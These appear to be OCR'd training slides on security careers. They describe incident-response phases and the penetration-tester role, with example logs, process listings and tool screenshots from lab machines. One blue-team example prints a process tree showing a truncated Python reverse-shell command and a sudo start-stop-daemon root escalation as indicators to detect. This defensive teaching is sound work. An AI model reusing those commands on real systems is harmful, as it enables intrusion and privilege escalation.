April 6th 2019, 18:19:17.537 - April 6th 2019, 18:24:17.537 — Auto

Count

18:19:30 18:20:00 18:20:30 18:21:00 18:21:30 18:22:00 18:22:30 18:23:00 18:23:30 18:24:00

@timestamp per 5 seconds

Time	process_parent_name	process_name	process_command_line
April 6th 2019, 18:23:40.103	cmd.exe	find.exe	find . " bad stuff "
April 6th 2019, 18:23:32.258	cmd.exe	conhost.exe	\?\?\c:\windows\system32\conhost.exe 0xffffffff -forcev1
April 6th 2019, 18:23:32.215	explorer.exe	cmd.exe	"c:\windows\system32\cmd.exe"
April 6th 2019, 18:19:46.291	chrome.exe	chrome.exe	"c:\program files (x86)\google\chrome\application\chrome.exe" --type=renderer --field-trial-handle=1712,11955636973308075471,17518572811802998376,131072 --service-pipe-token=14760889031769286826 --lang=en-us --enable-offline-auto-reload --enable-offline-auto-reload-visible-only --device-scale-factor=1 --num-raster-threads=23 --service-request-channel-token=14760889031769286826 --renderer-client-id=4496 /prefetch:
April 6th 2019, 18:19:44.474	chrome.exe	chrome.exe	"c:\program files (x86)\google\chrome\application\chrome.exe" --type=renderer --field-trial-handle=1712,11955636973308075471,17518572811802998376,131072 --service-pipe-token=196520478864360846 --lang=en-us --enable-offline-auto-reload --enable-offline-auto-reload-visible-only --device-scale-factor=1 --num-raster-thread



Incident Responder (Blue Teamer)

Incident Responder (Blue Teamer)

- These are the **defensive security people** responsible for:
 - **Incident Responses**
 - **Threat Hunting**
 - **Keeping overall security posture**
 - **Implementing security solutions**
 - **Reviewing current working solutions**
- They are the soldiers in the trenches
- Blue Teamers job is hard, since the **weight of the security** is over their shoulders

What is Incident Response?

- Incident is an event which can damage the company in any aspect
- Incident Response is the **process of discovering** and **eradicating** the threat, that might or caused the incident
- Incident **Response steps:**
 - Preparation of systems and procedures
 - Identification of incidents
 - Containment of attackers and incident activity
 - Eradication of attackers and re-entry options
 - Recovery from incidents, including restoration of systems
 - Lessons learned and application of feedback to the next round of preparation

Preparation of Systems and Procedures

- You should not wait for an incident in order to secure your systems
- This step is involving upgrading the overall company security posture by:
 - **Reviewing network security**
 - **Performing regular code reviews (especially for new features)**
 - **Reviewing endpoint security (AV / EDR)**
 - **Training Phishing awareness in non-IT people**
 - **Performing Red Teaming Operations or Penetration Tests**

Identification of Incidents

- In order to mitigate an incident, you must first be aware about it!
- This step is involving utilizing **TTPs (Techniques, Tools and Procedures)** to discover an active attacks, breaches or other type of incidents
- Some of the TTPs for collecting evidences are:
 - **Working with security analysts**
 - **Filtering SIEM logs based on rules**
 - **Gathering more detailed logs (SIEM can't have everything, it's just too much)**
 - **Noticing spiking in performance**
 - **Noticing unusual activity**

Containment of Attackers and Incident Activity

- Keep the incident as **small as possible**
- Yes, incident happened, but make sure that it will not **escalate further**
- This is done via:
 - **Network segmentation**
 - **Virtualization / Containerization**
 - **Sandboxing**

- **Keep the threat away**
- Once the affected systems are encapsulated, the next step is to remove the intruders by:
 - **Closing sessions**
 - **Finding and shutting down hidden backdoors (C2)**
 - **Enabling custom firewall rules**

- Incidents are tough, sometimes they **leave so much mess behind**
- Once there are no signs of malicious activity anymore, it is time to **clear up the environment** by:
 - **Restoring servers (if damaged)**
 - **Restoring backups (if damaged)**
 - **Temporary stopping resources until a patch is live**
 - **Restoring files and data**

Lessons Learned

- If an incident happened, something in the security was missing
- Every incident is a **mistake** (or maybe many chained ones) so make sure to learn from your mistakes, no matter how **small** or **big they are!**



Blue Teaming Examples

- Enumerating "strange" activity for a java process:

```
Every 1.0s: ss -anpt | grep 10.10.14 | grep ESTAB |grep -v 10.10.14.[26]                                     htb: Wed Oct 28 14:03:43 2020

ESTAB      0      0          10.10.110.105:8080          10.10.14.3:43730  users:(("java",pid=938,fd=477))
ESTAB      0      0          10.10.110.105:8080          10.10.14.3:43728  users:(("java",pid=938,fd=449))
```

Blue Teaming Examples

■ Enumerating Reverse Shells

```
Last login: Wed Oct 28 13:58:04 2020 from 10.10.14.2
root@htb:~# ps -aef --forest
```

```
root      906      1  0 13:54 ?    00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root      916      1  0 13:54 ttys1  00:00:00 /sbin/agetty -o -p -- \u --noclear ttys1 linux
root      941      1  0 13:54 ?    00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-f
mysql     951      1  0 13:54 ?    00:00:03 /usr/sbin/mysqld
root     2158      1  0 13:57 ?    00:00:00 /usr/sbin/apache2 -k start
www-data  2163    2158  0 13:57 ?    00:00:00 \_ /usr/sbin/apache2 -k start
www-data  2164    2158  0 13:57 ?    00:00:00 \_ /usr/sbin/apache2 -k start
www-data  2165    2158  0 13:57 ?    00:00:00 \_ /usr/sbin/apache2 -k start
www-data  2166    2158  0 13:57 ?    00:00:00 \_ /usr/sbin/apache2 -k start
www-data  2545    2158  0 13:58 ?    00:00:00 \_ /usr/sbin/apache2 -k start
www-data  2626    2158  0 13:58 ?    00:00:00 \_ /usr/sbin/apache2 -k start
www-data  2682    2158  0 13:59 ?    00:00:00 \_ /usr/sbin/apache2 -k start
www-data  4958    2682  0 14:04 ?    00:00:00 | \_ sh -c python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,
www-data  4959    4958  0 14:04 ?    00:00:00 | \_ python -c import socket,subprocess,os;s=socket.socket(socket.AF_INET,soc
www-data  4961    4959  0 14:04 ?    00:00:00 | \_ /bin/sh -i
www-data  5062    4961  0 14:04 ?    00:00:00 | \_ python3 -c import pty;pty.spawn("/bin/bash")
www-data  5063    5062  0 14:04 pts/2  00:00:00 | \_ /bin/bash
root     5076    5063  0 14:04 pts/2  00:00:00 | \_ sudo start-stop-daemon -n 11617 -S -x /bin/sh
root     5077    5076  0 14:04 pts/2  00:00:00 | \_ /bin/sh
www-data  2683    2158  0 13:59 ?    00:00:00 \_ /usr/sbin/apache2 -k start
```

Blue Teaming Examples


■ Sample apache **access.log**

```
root@ubuntu:/var/log/apache2# head access.log

192.168.0.104 - - [29/Aug/2017:10:04:59 -0700] "GET /dvwa HTTP/1.1" 301 574 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:04:59 -0700] "GET /dvwa/ HTTP/1.1" 302 553 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:04:59 -0700] "GET /dvwa/login.php HTTP/1.1" 200 1086 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:00 -0700] "GET /dvwa/dvwa/css/login.css HTTP/1.1" 200 740 "http://192.168.0.102/dvwa/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:00 -0700] "GET /dvwa/dvwa/images/login_logo.png HTTP/1.1" 200 9374 "http://192.168.0.102/dvwa/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:00 -0700] "GET /favicon.ico HTTP/1.1" 404 502 "http://192.168.0.102/dvwa/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:33 -0700] "GET /bWAPP HTTP/1.1" 301 576 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:33 -0700] "GET /bWAPP/ HTTP/1.1" 302 248 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:33 -0700] "GET /bWAPP/portal.php HTTP/1.1" 302 384 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
```


Blue Teaming Examples

■ Finding LFI (Local File Inclusion) with Wireshark:



Blue Teaming Examples

Analyzing Sliver C2 HTTP Beacon with Wireshark:





Penetration Tester

- The role of a penetration tester is to **conduct security tests**, in order to find **vulnerabilities**, and present a report for his actions
- The scope of each penetration test must be strictly defined, so the tester would **not damage** real production assets, if a successful **exploitation occurs**
- Some projects disallow penetration testers to **exploit found vulnerabilities**, other enforces him to go as deep as possible
- The most important part of the penetration test:
 - **Report.** The client company could not know what were your action if there is no report. So, it is extremely crucial to save and log your data.

How Penetration Tester Operates?

- In most cases, penetration testers are **not in the same company** (employed from consulting company or contractors)
- Every Project is **unique** (learning curve is growing fast)
- Most of the projects are conducted within a **week** or **two timespan** (including the report writing time)
- By the end of the last testing day agreed, the report **must be sent** to the client, with that the work of the penetration tester ends for the specific project

Penetration Testing is HARD

- Even though tools are important, penetration testing is not about running tools, we call these guys "**script kiddies**"
- In order to be a good penetration tester, you must have background in:
 - **Coding (C, Python, C#, Powershell, Bash, C++, more is a plus)**
 - **System Administration (Linux and Windows)**
 - **Networking**
 - **General debugging and issue solving**

Types of Penetration Tests

- The following **types of penetration tests** are ordered by the most common requested from clients:
 - **Web application**
 - **External**
 - **Mobile**
 - **Internal**
 - **Thick Client**
 - **Physical**

- The following types of Operational Systems are **considered optimized for performing security assessments:**
 - Kali Linux: <https://www.kali.org>
 - Parrot OS: <https://www.parrotsec.org>
 - Black Arch: <https://blackarch.org>
 - CommandoVM: <https://github.com/mandiant/commando-vm>

Penetration Testing Tools


- Here are the most common penetration testing tools:
 - **Nessus**: <https://www.tenable.com/products/nessus>
 - **Nmap**: <https://nmap.org>
 - **BurpSuite**: <https://portswigger.net/burp>
 - **Searchsploit**: <https://www.exploit-db.com/searchsploit>
 - **Google**: <https://www.google.com>

What was the **ASCII representation** of the enquoted string
"68 61 68 61"?



Penetration Testing Examples

- Fetching results from **Nessus scan**, everything must be manually checked




The screenshot shows the Nessus web interface with the following details:

- Left Sidebar:** Folders (My Scans, All Scans, Trash), Resources (Policies, Plugin Rules, Customized Reports, Scanners).
- Header:** Nessus N™, Scans, Settings, Live Results Scan, Back to My Scans, Configure, Audit Trail, Launch, Export.
- Scan Details:** Name: Live Results Scan, Status: Completed, Policy: Advanced Scan, Scanner: Local Scanner, Modified: Today at 6:03 PM (Live Results).
- Scan Statistics:** 45 Vulnerabilities found across 1 Host.
- Vulnerability Table:** A grid showing 45 vulnerabilities. Headers include Sev (Severity: Critical, High, Medium, Low, Info), Name, Family, Count. Examples include Mozilla Foundation Unsupported Application, Mozilla Firefox < 59 Multiple Vulnerabilities, Mozilla Firefox < 59.0.1 Multiple Code Executi..., Mozilla Firefox < 59.0.2 Denial of Service Vuln..., Mozilla Firefox < 60 Multiple Critical Vulnerabil..., Mozilla Firefox < 61 Multiple Critical Vulnerabil..., Mozilla Firefox < 62 Multiple Critical Vulnerabil..., SSL Certificate Cannot Be Trusted, Netstat Portscanner (SSH), Service Detection, HTTP Server Type and Version, Additional DNS Hostnames.
- Notice:** A yellow box states: "Notice: This scan has been updated with Live Results. Launch a new scan to confirm these findings or remove them."
- Scan Details:** Shows the same information as the sidebar.
- Vulnerabilities:** A donut chart showing the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue).

Penetration Testing Examples

■ Scanning a web application with **BurpSuite**:



The screenshot shows the Burp Suite interface during a web application scan. The left pane displays a site map with various URLs and files. The right pane shows a list of URLs for the 'dwa' branch, with one URL selected: 'http://192.168.56.102/dwva/login.php'. A context menu is open over this selected item, with the option 'Actively scan this branch' highlighted. The bottom pane shows the raw HTTP response for the selected URL.

Site map Scope

Filter: Hiding out of scope items

Contents

Host	Method	URL
http://192.168.56.102	GET	/dwva/dwva/css/login.css
http://192.168.56.102	GET	/dwva/dwva/css/main.css
http://192.168.56.102	GET	/dwva/dwva/images/login_logo.png
http://192.168.56.102	GET	/dwva/dwva/images/logo.png
http://192.168.56.102	GET	/dwva/dwva/js/dwvaPage.js
http://192.168.56.102	GET	/dwva/favicon.ico
http://192.168.56.102	GET	/dwva/index.php
http://192.168.56.102	GET	/dwva/login.php

Request Response

